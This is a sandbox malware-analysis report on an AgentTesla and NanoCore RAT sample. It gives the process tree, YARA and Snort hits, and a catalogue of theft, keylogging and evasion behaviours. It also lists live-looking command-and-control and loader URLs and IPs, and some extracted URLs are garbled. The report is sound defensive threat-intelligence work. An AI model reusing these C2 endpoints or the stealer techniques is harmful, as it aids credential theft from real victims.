ID: 635102
Sample Name:
TM57812337.exe
Cookbook: default.jbs
Time: 13:22:10
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

TM57812337.exe

Overview

General Information

Sample Name:	TM57812337.exe
Analysis ID:	635102
MD5:	de791f645b2235..
SHA1:	6568e7698ec8a0..
SHA256:	c6523795348cbf…
Tags:	agenttesla exe NanoCore
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore, AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Sigma detected: NanoCore
- Detected Nanocore Rat
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Yara detected Nanocore RAT
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Creates multiple autostart registry k…

Classification



Process Tree

- **System is w10x64**
- TM57812337.exe (PID: 6460 cmdline: "C:\Users\user\Desktop\TM57812337.exe" MD5: DE791F645B2235DCE3572C7C5961E17B)
  - cmd.exe (PID: 6956 cmdline: "C:\Windows\System32\cmd.exe" /c timeout 10 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - conhost.exe (PID: 3148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 7000 cmdline: timeout 10 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - Qqsucntzxgqwkiqkvrafiufflip.exe (PID: 6528 cmdline: "C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe" MD5: 9E72E89826413EA6BA69E1F3907E9901)
    - cmd.exe (PID: 6764 cmdline: "C:\Windows\System32\cmd.exe" /c timeout 10 MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6884 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 6880 cmdline: timeout 10 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - InstallUtil.exe (PID: 6288 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
  - InstallUtil.exe (PID: 3700 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
- Qjarsxlh.exe (PID: 3216 cmdline: "C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe" MD5: DE791F645B2235DCE3572C7C5961E17B)
  - cmd.exe (PID: 4708 cmdline: "C:\Windows\System32\cmd.exe" /c timeout 10 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 2600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 5884 cmdline: timeout 10 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - InstallUtil.exe (PID: 6404 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
- Qjarsxlh.exe (PID: 1300 cmdline: "C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe" MD5: DE791F645B2235DCE3572C7C5961E17B)
  - cmd.exe (PID: 988 cmdline: "C:\Windows\System32\cmd.exe" /c timeout 10 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3636 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 316 cmdline: timeout 10 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - InstallUtil.exe (PID: 6080 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
- excel.exe (PID: 6964 cmdline: "C:\Users\user\AppData\Roaming\excel\excel.exe" MD5: EFEC8C379D165E3F33B536739AEE26A3)
- excel.exe (PID: 620 cmdline: "C:\Users\user\AppData\Roaming\excel\excel.exe" MD5: EFEC8C379D165E3F33B536739AEE26A3)
  - conhost.exe (PID: 5680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- Qylfpmj.exe (PID: 6408 cmdline: "C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe" MD5: 9E72E89826413EA6BA69E1F3907E9901)
- Qylfpmj.exe (PID: 4980 cmdline: "C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe" MD5: 9E72E89826413EA6BA69E1F3907E9901)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.476919142.0000000005CD0000.00000004.08000000.00040000.00000000.sdmp	INDICATOR_SUSPICIOUS_EXE_B64_Artifacts	Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc.	ditekSHen	• 0xafc8:$s3: QW1zaVNjYW5CdWZmZXI • 0x67900:$s4: VmlydHVhbFByb3RlY3Q
00000010.00000002.507868874.0000000002B34000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000010.00000002.507868874.0000000002B34000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000E.00000000.357836430.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000000.357836430.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 99 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
14.0.InstallUtil.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.InstallUtil.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.InstallUtil.exe.400000.1.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32b4c:$s10: logins • 0x325b3:$s11: credential • 0x2eb9d:$g1: get_Clipboard • 0x2ebab:$g2: get_Keyboard • 0x2ebb8:$g3: get_Password • 0x2fea4:$g4: get_CtrlKeyDown • 0x2feb4:$g5: get_ShiftKeyDown • 0x2fec5:$g6: get_AltKeyDown
15.3.Qjarsxlh.exe.4548ea0.5.unpack	INDICATOR_SUSPICIOUS_EXE_B64_Artifacts	Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc.	ditekSHen	• 0x91e4:$s3: QW1zaVNjYW5CdWZmZXI • 0x56f51:$s4: VmlydHVhbFByb3RlY3Q
14.2.InstallUtil.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 176 entries				

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Snort Signatures

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497612848901 05/27/22-13:24:10.756098
SID:	2848901
Source Port:	80
Destination Port:	49761
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497622848901 05/27/22-13:24:20.545192
SID:	2848901
Source Port:	80
Destination Port:	49762
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497662848901 05/27/22-13:25:07.485286
SID:	2848901
Source Port:	80
Destination Port:	49766
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497672848901 05/27/22-13:25:16.920685
SID:	2848901
Source Port:	80
Destination Port:	49767
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Communicating with CnC Server - Source IP: 192.168.2.3 - Destination IP: 45.133.1.41	
Timestamp:	192.168.2.345.133.1.4149768802034579 05/27/22-13:25:27.451658
SID:	2034579
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497182848901 05/27/22-13:23:20.279494
SID:	2848901
Source Port:	80
Destination Port:	49718
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 3.124.188.36 - Destination IP: 192.168.2.3	
Timestamp:	3.124.188.36192.168.2.380497532848901 05/27/22-13:24:02.781091
SID:	2848901
Source Port:	80
Destination Port:	49753
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.2.3 - Destination IP: 74.201.28.111	
Timestamp:	192.168.2.374.201.28.11149776141281676 6 05/27/22-13:25:39.268141
SID:	2816766
Source Port:	49776
Destination Port:	141
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Communicating with CnC Server - Source IP: 192.168.2.3 - Destination IP: 45.133.1.41	
Timestamp:	192.168.2.345.133.1.4149763802034579 05/27/22-13:24:46.794494
SID:	2034579
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for sample

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

E-Banking Fraud

Yara detected Nanocore RAT

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

Boot Survival

Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects files into Windows application

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Nanocore RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected AgentTesla

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 1 Registry Run Keys / Startup Folder	1 Extra Window Memory Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	4 1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	Logon Script (Windows)	1 1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	1 Credentials in Registry	2 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Remote Access Software	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	2 Process Discovery	Distributed Component Object Model	1 1 1 Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Extra Window Memory Injection	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	1 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TM57812337.exe	40%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
TM57812337.exe	27%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
TM57812337.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe	69%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe	27%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe	69%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Roaming\excel\excel.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\excel\excel.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
33.0.InstallUtil.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
33.0.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.InstallUtil.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
33.0.InstallUtil.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
32.0.InstallUtil.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
32.0.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
32.0.InstallUtil.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
32.0.InstallUtil.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
32.0.InstallUtil.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
33.0.InstallUtil.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
32.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
33.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.InstallUtil.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.InstallUtil.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
33.0.InstallUtil.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.InstallUtil.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://gqbmwswBay.org	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://ctl133.1.41/jah/inc/9f3d37faadd0a5.php	0%	Avira URL Cloud	safe	
http://wwwrosoft.com/pkiops/crl/MicCod	0%	Avira URL Cloud	safe	
http://45.133.1.41	100%	Avira URL Cloud	malware	
http://https://api.ipify.org%appdata	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://45.133.1.41/jah/inc/9f3d37faadd0a5.php127.0.0.1POST	100%	Avira URL Cloud	malware	
http://45.133.1.41/jah/inc/9f3d37faadd0a5.php	100%	Avira URL Cloud	malware	
http://3.124.188.36/bay/loader/uploads/flip_Jozgxzue.jpg7Eiipbn.Properties.Resources	0%	Avira URL Cloud	safe	
http://3.124.188.36	0%	Avira URL Cloud	safe	
http://45.133.1.41/jah/inc/9f3d37faadd0a5.phpS	100%	Avira URL Cloud	malware	
http://3.124.188.36/bay/loader/uploads/TM57812337_Nbfpwrzt.bmp	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://3.124.188.36/bay/loader/uploads/flip_Jozgxzue.jpg	0%	Avira URL Cloud	safe	
http://45.133.1.414	0%	Avira URL Cloud	safe	
http://YHHdpI.com	0%	Avira URL Cloud	safe	
http://www.microsoft.c	0%	URL Reputation	safe	
http://3.124.188.36/bay/loader/uploads/TM57812337_Nbfpwrzt.bmp5Khtha.Properties.Resources	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.133.1.41/jah/inc/9f3d37faadd0a5.php	true	• Avira URL Cloud: malware	unknown
http://3.124.188.36/bay/loader/uploads/TM57812337_Nbfpwrzt.bmp	true	• Avira URL Cloud: safe	unknown
http://3.124.188.36/bay/loader/uploads/flip_Jozgxzue.jpg	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gqbmwswBay.org	InstallUtil.exe, 0000000E.00000002.492466888.000000000329B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	InstallUtil.exe, 0000000E.00000002.490929269.000000002F31000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://ctl133.1.41/jah/inc/9f3d37faadd0a5.php	InstallUtil.exe, 0000000E.00000003.462904984.000000063E0000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.485650023.00000000063E0000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.487971745.00000000063E0000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000002.495084891.00000000063E0000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.450730842.00000000063E0000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.462615950.00000000063E0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://wwwrosoft.com/pkiops/crl/MicCod	InstallUtil.exe, 00000021.00000002.535075239.000000006380000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.133.1.41	InstallUtil.exe, 0000000E.00000002.492252394.000000000324E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

